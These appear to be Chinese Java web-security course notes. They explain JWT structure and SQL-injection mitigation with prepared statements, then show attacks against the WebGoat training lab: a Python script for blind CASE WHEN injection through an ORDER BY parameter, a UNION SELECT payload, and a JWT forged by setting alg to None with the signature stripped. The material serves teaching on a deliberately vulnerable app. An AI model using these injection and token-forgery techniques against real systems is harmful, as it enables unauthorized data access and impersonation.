
JAVA 安全-JWT 安全及预编译 CASE 注入等

JAVA 安全-JWT 安全及预编译 CASE 注入等

通过前期的 WEB 漏洞的学习，掌握了大部分的安全漏洞的原理及利用，但在各种脚本语言开发环境的差异下，会存在新的安全问题，其中脚本语言类型 PHP,Java,Python 等主流开发框架会有所差异。



什么是 JWT？
JSON Web Token（JSON Web 令牌）是一种跨域验证身份的方案。JWT 不加密传输的数据，但能够通过数字签名来验证数据未被篡改（但是做完下面的 WebGoat 练习后我对这一点表示怀疑）。

JWT 分为三部分，头部（Header），声明（Claims），签名（Signature），三个部分以英文句号.隔开。
JWT 的内容以 Base64URL 进行了编码。


头部（Header）
{
"alg":"HS256",
"typ":"JWT"
}

alg
是说明这个 JWT 的签名使用的算法的参数，常见值用 HS256（默认），HS512 等，也可以为 None。HS256 表示 HMAC SHA256。
typ
说明这个 token 的类型为 JWT

声明（Claims）
{
"exp": 1416471934,
"user_name": "user",
"scope": [
"read",
"write"
],
"authorities": [
"ROLE_ADMIN",
"ROLE_USER"
],
"jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",
"client_id": "my-client-with-secret"
}
JWT 固定参数有：
iss：发行人
exp：到期时间
sub：主题
aud：用户
nbf：在此之前不可用
iat：发布时间
jti：JWT ID 用于标识该 JWT

签名（Signature）
服务器有一个不会发送给客户端的密码（secret），用头部中指定的算法对头部和声明的内容用此密码进行加密，生成的字符串就是 JWT 的签名。
下面是一个用 HS256 生成 JWT 的代码例子
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),secret)

1、用户端登录，用户名和密码在请求中被发往服务器
2、（确认登录信息正确后）服务器生成 JSON 头部和声明，将登录信息写入 JSON 的声明中（通常不应写入密码，因为 JWT 是不加密的），并用 secret 用指定算法进行加密，生成该用户的 JWT。此时，服务器并没有保存登录状态信息。
3、服务器将 JWT（通过响应）返回给客户端
4、用户下次会话时，客户端会自动将 JWT 写在 HTTP 请求头部的 Authorization 字段中
5、服务器对 JWT 进行验证，若验证成功，则确认此用户的登录状态
6、服务器返回响应



SQL Injection(mitigation)

防御 sql 注入，其实就是 session，参数绑定，存储过程这样的注入。

```
// 利用 session 防御，session 内容正常情况下是用户无法修改的 select * from users where user = "'" + session.getAttribute("UserID") + "'";
//  参数绑定方式，利用了 sql 的预编译技术
String query = "SELECT * FROM users WHERE last_name = ?";
PreparedStatement statement = connection.prepareStatement(query);
statement.setString(1, accountName);
ResultSet results = statement.executeQuery();
```

上面说的方式也不是能够绝对的进行 sql 注入防御，只是减轻。

如参数绑定方式可以使用下面方式绕过。

通过使用 case when 语句可以将 order by 后的 orderExpression 表达式中添加 select 语句。

```
import requests
from string import digits
chars = digits+"."

data1 =
"username_reg=tomx'+union+select+password+from+sql_challenge_users+where+userid%3D'teom'--+-&email_reg=7702%40qq.com&password_reg=123&confirm_password_reg=123"
headers = {
'X-Requested-With': 'XMLHttpRequest'
}
cookies = {
'JSESSIONID': 'ZwUabF1a2yNsk7UAWd05XAp0UEPB7CLJCZnZPvUX',
'JSESSIONID.75fbd09e': '7mc1x9iei6ji4xo2a3u4kbz1'
}
i = 0
```

```
result = ""
proxy={"http": "http://127.0.0.1:8888"}
while True:
i += 1
temp = result
for char in chars:
vul_url = "http://localhost:8080/WebGoat/SqlInjectionMitigations/servers?column=case%20when%20(select%20substr(ip,{0},1)='{1}'%20from%20servers%20where%20hostname='webgoat-prd')%20then%20hostname%20else%20mac%20end".format(i, char)
resp = requests.get(vul_url, headers=headers, cookies=cookies, proxies=proxy)
# print(resp.json())
if 'webgoat-acc' in resp.json()[0]['hostname']:
result += char
print(result)
if temp == result:
break
```

演示案例：

➢ Javaweb-SQL 注入攻击-预编译机制绕过

#了解预编译机制
https://www.cnblogs.com/klyjb/p/11473857.html
https://www.zhihu.com/question/43581628
#参考参数绑定绕过方式 case when 注入

➢ Javaweb-身份验证攻击-JWT 修改伪造攻击

#了解 JWT 传输过程，验证机制
#了解 JWT 结构，加解密过程及注意事项

注意：
问题来了，因为 JWT 的声明内容变了，因此签名需要重新生成，生成签名又需要密码，我们没有密码呀？不要慌，我们直接去掉签名就好~修改头部为 None

在 HTTP 传输过程中，Base64 编码中的"=","+","/"等特殊符号通过 URL 解码通常容易产生歧义，因此产生了与 URL 兼容的 Base64 URL 编码

Payload:
ewogICJhbGciOiAibm9uZSIKfQ.ewogICJpYXQiOiAxNTg0MTY2NTI0LAogICJhZG1pbiI6ICJ0cnVlIiwKICAidXNlci